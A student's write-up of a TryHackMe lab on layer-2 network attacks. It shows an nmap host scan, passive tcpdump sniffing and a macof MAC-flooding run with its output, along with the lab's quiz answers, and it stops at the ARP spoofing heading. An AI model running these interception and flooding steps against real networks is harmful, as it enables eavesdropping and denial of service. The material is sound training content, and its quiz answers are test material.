

TryHackme: L2 MAC Flooding & ARP Spoofing

Introduction

This assignment explored Layer 2 network attacks, specifically focusing on MAC flooding and ARP spoofing techniques using tools like Ettercap and tcpdump. The goal was to simulate real-world offensive security scenarios, such as passive sniffing, man-in-the-middle (MITM) attacks, and even command manipulation on a compromised network. By navigating through TryHackMe's guided lab environment, I was able to gain hands-on experience with various network reconnaissance and exploitation techniques. This included capturing traffic, discovering hosts, launching ARP poisoning attacks, and creating custom Ettercap filters to modify intercepted commands—all while analyzing the security weaknesses of a switched network.

INITIAL ACCESS

Background


While conducting a pentest, you have gained initial access to a network and escalated privileges to root on a Linux machine. During your routine OS enumeration, you realize it's a [dual-homed](#) host, meaning it is connected to two (or more) networks. Being the curious hacker you are, you decided to explore this network to see if you can move laterally.

After having established **persistence**, you can access the compromised host via **SSH**:

Hans on:


I started by starting the target machine and launching the attacker machine. The goal was regaining access to the initially compromised target.

I used the ssh command: `ssh -o StrictHostKeyChecking=accept-new admin@10.10.215.190` and the username and password provided.




Network Discovery

I used the ip address show eth1 to be able to reveal my eth1 ip address




This was able to reveal the ip address 192.168.12.66 and the CIDR prefix /24

I then used the nmap command : nmap -n 192.168.12.0/24 to discover all hosts in the network.



To find the hosts: I used the command `cat /etc/hosts`



Questions

Answer the questions below

What is your IP address?

192.168.12.66

✓ Correct Answer

What's the network's CIDR prefix?

/24

✓ Correct Answer

🔍 Hint

How many other live hosts are there?

2

✓ Correct Answer

What's the hostname of the first host (lowest IP address) you've found?


alice

✓ Correct Answer

🔍 Hint

Passive Network Sniffing

Simply scanning those hosts won't help us gather any useful information, that's why this step is focused on moving a step further. The diagram below shows my current situation as an attacker and I have persistent access to eve.



I therefore started a tcpdump capture:


```

admin@eve:~$ sudo tcpdump -i eth1
[sudo] password for admin:
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
17:53:46.580789 IP bob > eve: ICMP echo request, id 43621, seq 361, length 674
17:53:46.580843 IP eve > bob: ICMP echo reply, id 43621, seq 361, length 674
17:53:49.581998 IP bob > eve: ICMP echo request, id 44389, seq 362, length 674
17:53:49.582059 IP eve > bob: ICMP echo reply, id 44389, seq 362, length 674
17:53:52.583412 IP bob > eve: ICMP echo request, id 45157, seq 363, length 674
17:53:52.583471 IP eve > bob: ICMP echo reply, id 45157, seq 363, length 674
17:53:55.584754 IP bob > eve: ICMP echo request, id 45925, seq 364, length 674
17:53:55.584817 IP eve > bob: ICMP echo reply, id 45925, seq 364, length 674
17:53:58.586014 IP bob > eve: ICMP echo request, id 46693, seq 365, length 674
17:53:58.586076 IP eve > bob: ICMP echo reply, id 46693, seq 365, length 674

```

To save the captured files:

```

admin@eve:~$ sudo tcpdump -A -i eth1 -w /tmp/tcpdump.pcap
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes

```

According to the packets being captured, Bob is the user sending lots of ICMP packets to eve

```

File Actions Edit View Help
17:54:28.600761 IP bob > eve: ICMP echo request, id 54373, seq 375, length 674
17:54:28.600804 IP eve > bob: ICMP echo reply, id 54373, seq 375, length 674
17:54:31.602863 IP bob > eve: ICMP echo request, id 55141, seq 376, length 674
17:54:31.602925 IP eve > bob: ICMP echo reply, id 55141, seq 376, length 674
17:54:34.604141 IP bob > eve: ICMP echo request, id 55909, seq 377, length 674
17:54:34.604211 IP eve > bob: ICMP echo reply, id 55909, seq 377, length 674
17:54:37.605293 IP bob > eve: ICMP echo request, id 56677, seq 378, length 674
17:54:37.605349 IP eve > bob: ICMP echo reply, id 56677, seq 378, length 674
17:54:40.606670 IP bob > eve: ICMP echo request, id 57445, seq 379, length 674
17:54:40.606732 IP eve > bob: ICMP echo reply, id 57445, seq 379, length 674
17:54:43.607897 IP bob > eve: ICMP echo request, id 58213, seq 380, length 674
17:54:43.607953 IP eve > bob: ICMP echo reply, id 58213, seq 380, length 674
17:54:46.609089 IP bob > eve: ICMP echo request, id 58981, seq 381, length 674
17:54:46.609144 IP eve > bob: ICMP echo reply, id 58981, seq 381, length 674
17:54:49.610368 IP bob > eve: ICMP echo request, id 59749, seq 382, length 674
17:54:49.610425 IP eve > bob: ICMP echo reply, id 59749, seq 382, length 674
17:54:52.611623 IP bob > eve: ICMP echo request, id 60517, seq 383, length 674
17:54:52.611677 IP eve > bob: ICMP echo reply, id 60517, seq 383, length 674
17:54:55.612831 IP bob > eve: ICMP echo request, id 61285, seq 384, length 674
17:54:55.612881 IP eve > bob: ICMP echo reply, id 61285, seq 384, length 674
17:54:58.614122 IP bob > eve: ICMP echo request, id 62053, seq 385, length 674
17:54:58.614200 IP eve > bob: ICMP echo reply, id 62053, seq 385, length 674
17:55:01.615311 IP bob > eve: ICMP echo request, id 62821, seq 386, length 674
17:55:01.615364 IP eve > bob: ICMP echo reply, id 62821, seq 386, length 674
17:55:03.631771 ARP, Request who-has bob tell eve, length 28
17:55:03.632215 ARP, Reply bob is-at 00:50:79:66:68:01 (oui Unknown), length 28
17:55:04.616509 IP bob > eve: ICMP echo request, id 63589, seq 387, length 674
17:55:04.616561 IP eve > bob: ICMP echo reply, id 63589, seq 387, length 674
^C
58 packets captured
58 packets received by filter
0 packets dropped by kernel
admin@eve:~$ tcpdump -A -i eth1 -w /tmp/tcpdump.pcap
tcpdump: eth1: You don't have permission to capture on that device
(socket: Operation not permitted)
admin@eve:~$ sudo tcpdump -A -i eth1 -w /tmp/tcpdump.pcap
tcpdump: listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
^C92 packets captured
92 packets received by filter
0 packets dropped by kernel

```


In order to find the size of their data section, I had to save the traffic and analyze it using wireshark

```


[recon-k@vbox]~$ sudo su
[sudo] password for recon-k:
root@vbox:~/home/recon-k# cd /tmp; tcpdump -i eth0 tcpdump.pcap
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
The authenticity of host '10.10.215.190 (10.10.215.190)' can't be established.
ED25519 key fingerprint is SHA256:QKJ7M2afSUAQcRjyw4fi0Jb4HikSyP3z4AQ12rAr63A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.215.190' (ED25519) to the list of known hosts.
admin@10.10.215.190's password:
tcpdump.pcap

```

To open the file issued the command: Wireshark tcpdump.pcap



To find the number of bytes i navigated to the ICMP section and the data was 666 bytes



QUESTIONS

Answer the questions below

Can you see any traffic from those hosts? (Yay/Nay)

Yay

✓ Correct Answer

Who keeps sending packets to eve?

Bob

✓ Correct Answer

What type of packets are sent?

ICMP

✓ Correct Answer Hint

What's the size of their data section? (bytes)

666

✓ Correct Answer Hint

SNIFFING WHILE MAC FLOODING

Unfortunately, we weren't able to capture any interesting traffic so far. However, we're not going to give up this easily! we could try to launch a [MAC flooding](#) attack against the L2-Switch

It is important to note that mac flooding could trigger an alarm in the soc team. No, seriously, suspicious layer 2 traffic can easily be detected and reported by state-of-the-art and properly configured network devices. Even worse, your network port could even get blocked by the network device altogether, rendering your machine locked out of the network. In case of production services running on or production traffic being routed through that network connection, this could even result in an effective **Denial-of-Service**.

However, if we're successful, the switch will resort to fail-open mode and temporarily operate similarly to a network hub – forwarding all received frames to every connected port (aside from the port the traffic originated from). This would allow an adversary or pentester to sniff the network traffic between other hosts that normally wouldn't be received by their device if the switch were functioning properly.

Considering such an attack vector is only recommended when you have reasons to believe that...

- It is in fact a switched network (and not a virtual bridge) **AND**
- The switch might be a consumer or prosumer (unmanaged) switch **OR** the network admins haven't configured mitigations such as Dynamic ARP Inspection (DAI) for instance **AND**
- ARP and MAC spoofing attacks are explicitly permitted in the **rules of engagement**. When in doubt, clarify with your client first!


For better usability, open a second SSH session. This way, you can leave the **tcpdump** process running in the foreground on the first SSH session:

```
tcpdump -A -i eth1 -w /tmp/tcpdump2.pcap
```

running **macof -i eth1** to flood the switch:


```
root@eve:/home/admin# macof -i eth1
e3:6d:26:44:ba:a6 98:df:20:8:cc:9b 0.0.0.0.60638 > 0.0.0.0.19079: S 493365251:493365251(0) win 512
4f:56:43:2f:50:21 1c:4f:11:26:ac:5 0.0.0.0.22567 > 0.0.0.0.7957: S 1404134562:1404134562(0) win 512
d4:c4:2c:7a:db:45 54:6c:48:37:da:d8 0.0.0.0.16206 > 0.0.0.0.15469: S 527227913:527227913(0) win 512
dd:7c:1a:39:7f:ad d0:e6:f4:9:b0:9d 0.0.0.0.30759 > 0.0.0.0.46635: S 180860432:180860432(0) win 512
db:39:b9:6e:6a:46 d2:42:10:1c:ae:9d 0.0.0.0.43406 > 0.0.0.0.9278: S 510073819:510073819(0) win 512
3e:14:f8:3e:43:f3 87:7d:36:2a:d2:f6 0.0.0.0.31073 > 0.0.0.0.2926: S 1741659928:1741659928(0) win 512
43:59:35:7a:df:3c 71:2b:e5:76:3d:44 0.0.0.0.14990 > 0.0.0.0.53942: S 357436544:357436544(0) win 512
59:b2:ef:5d:5f:4a eb:c3:e5:7d:2b:6f 0.0.0.0.35416 > 0.0.0.0.37277: S 2033203446:2033203446(0) win 512
ad:cd:d1:25:5c:85 f1:29:ee:d:3c:9b 0.0.0.0.58806 > 0.0.0.0.62863: S 1017008845:1017008845(0) win 512
c8:b4:9f:35:a3:e2 3a:98:43:11:be:c 0.0.0.0.63584 > 0.0.0.0.25008: S 1153405444:1153405444(0) win 512
2b:a5:eb:37:c:67 c:e8:81:7c:e7:9e 0.0.0.0.11472 > 0.0.0.0.57488: S 179622789:179622789(0) win 512
2f:b0:fc:74:b8:d1 b0:7f:a2:64:a:dd 0.0.0.0.57608 > 0.0.0.0.53932: S 895033528:895033528(0) win 512
da:45:72:79:79:40 32:87:26:4c:c9:e8 0.0.0.0.27864 > 0.0.0.0.50584: S 2067095797:2067095797(0) win 512
a3:ec:24:73:41:39 1b:c5:8d:65:56:44 0.0.0.0.37106 > 0.0.0.0.34040: S 2078238097:2078238097(0) win 512
38:9b:b6:48:9c:86 c0:0:26:40:41:48 0.0.0.0.43202 > 0.0.0.0.50352: S 1238218427:1238218427(0) win 512
57:53:ce:61:d5:3f 97:5e:b6:60:7e:8 0.0.0.0.33528 > 0.0.0.0.5496: S 1927176000:1927176000(0) win 512
20:4a:f3:e:e6:b1 f4:b4:6f:63:bc:83 0.0.0.0.33949 > 0.0.0.0.1840: S 1755221223:1755221223(0) win 512
28:c:34:6a:75:59 31:89:79:63:42:37 0.0.0.0.25886 > 0.0.0.0.51833: S 599519558:599519558(0) win 512
7e:34:d0:14:27:4a 60:ad:1c:78:9c:8 0.0.0.0.5410 > 0.0.0.0.54686: S 304566637:304566637(0) win 512
db:1b:e7:18:a8:bc 8a:52:9c:46:26:4d 0.0.0.0.15795 > 0.0.0.0.50433: S 1994071991:1994071991(0) win 512
19:2c:f7:7e:ef:8c 2:aa:ac:62:bb:17 0.0.0.0.20636 > 0.0.0.0.43344: S 1617795185:1617795185(0) win 512
a3:e3:54:2b:2d:42 3f:64:f7:62:74:b4 0.0.0.0.33426 > 0.0.0.0.24555: S 2131685485:2131685485(0) win 512
13:e18:39:3e:24 9:f6:c6:1c:51:e0 0.0.0.0.61363 > 0.0.0.0.12056: S 1052469627:1052469627(0) win 512
f4:53:5d:e:46:d3 51:1f:e5:73:0:6f 0.0.0.0.7525 > 0.0.0.0.54030: S 1975945969:1975945969(0) win 512
c1:98:41:37:af:8f 61:50:10:8:54:17 0.0.0.0.45361 > 0.0.0.0.18103: S 1263777746:1263777746(0) win 512
21:83:bc:29:50:ca 37:7d:b4:47:ad:cf 0.0.0.0.45794 > 0.0.0.0.6743: S 956771424:956771424(0) win 512
ad:ed:f0:32:b8:c7 e:39:52:75:d4:33 0.0.0.0.35643 > 0.0.0.0.54302: S 1867119910:1867119910(0) win 512
bd:ec:a5:7d:8d:bc 9d:5e:16:3d:d4:42 0.0.0.0.26128 > 0.0.0.0.34068: S 799307483:799307483(0) win 512
8f:64:32:21:5e:53 3d:0b:4a:48:ad:6a 0.0.0.0.41212 > 0.0.0.0.54765: S 1820691451:1820691451(0) win 512
9f:60:67:50:1e:99 c9:8:54:45:66:df 0.0.0.0.30921 > 0.0.0.0.22575: S 1754656863:1754656863(0) win 512
```

Running a second capture still shows alice is receiving ICMP packets from bobs machine:



No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) req
2	0.000041	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) rep
3	3.001306	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) req
4	3.001338	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) rep
5	6.002829	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) req
6	6.002860	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) rep
7	9.004012	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) req
8	9.004073	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) rep
9	12.005228	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) req
10	12.005260	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) rep
11	15.006335	192.168.12.2	192.168.12.66	ICMP	708	Echo (ping) req
12	15.006367	192.168.12.66	192.168.12.2	ICMP	708	Echo (ping) rep

This time the size was 1337 bytes



Questions:

Answer the questions below

What kind of packets is Alice continuously sending to Bob?

ICMP

✓ Correct Answer Hint

What's the size of their data section? (bytes)

1337

✓ Correct Answer Hint

Man-in-the-Middle: Intro to ARP Spoofing

